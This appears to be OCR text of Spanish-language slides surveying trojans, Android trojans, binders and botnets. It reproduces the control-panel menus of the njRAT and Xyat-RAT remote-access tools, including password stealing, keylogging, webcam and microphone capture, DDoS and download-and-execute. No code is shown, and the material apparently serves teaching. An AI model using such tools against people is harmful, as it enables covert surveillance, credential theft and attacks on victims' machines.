
Troyanos varios (II)




Troyanos varios (III)




Troyanos varios (IV)




Troyanos (V)



njRAT v0.7d Port[5552] Online[1] Selected[1] REQ[0]
Scre Name IP PC User Install Date Flag Country Operating System Cam Ver Ping Active Window
HacKed_C043E7A7 127.0.0.1 ZTHREAT zuser 15-03-11 N/A Win XP ProfessionalSP2 x86 No 0.7d 000ms My Documents
Manager
Run File
Remote Desktop
Remote Cam
Microphone
Get Passwords
Keylogger
Open Chat
Server
Open Folder
From Link
From Disk
Script
[Logs] [Builder] [Settings] [About] Connecti
Xyat-RAT V5.0
Menu
No-IP Update
UPnP Port Scanner
Check Port
Xyat-Scanner
FTP
Crédit
Bot's
Configurations
Builder
Port Ouvert
Téléchargement/Upload
Status/Pays
Identifications
Adresse IP
OS
Version
Fenêtre Active
Ping
Server
Ordinateur
Surveillance
Fonctions Spread
MapView
IP Grabber
Torrent Seeder
Malware Killer
WebSite Blocker
DDoS
Stealer Sécurity
Presse-Papier
Ouvrir URL
Télécharger + Exécuter
Envoyer Message
Script
Trouver Server
ID:
Trouver
Selectionner
Socket Status: Connecté | Port Connecté:

Troyanos Android




Troyanos Android ($)





Joiners / Binders

Hook Analyser




Botnet

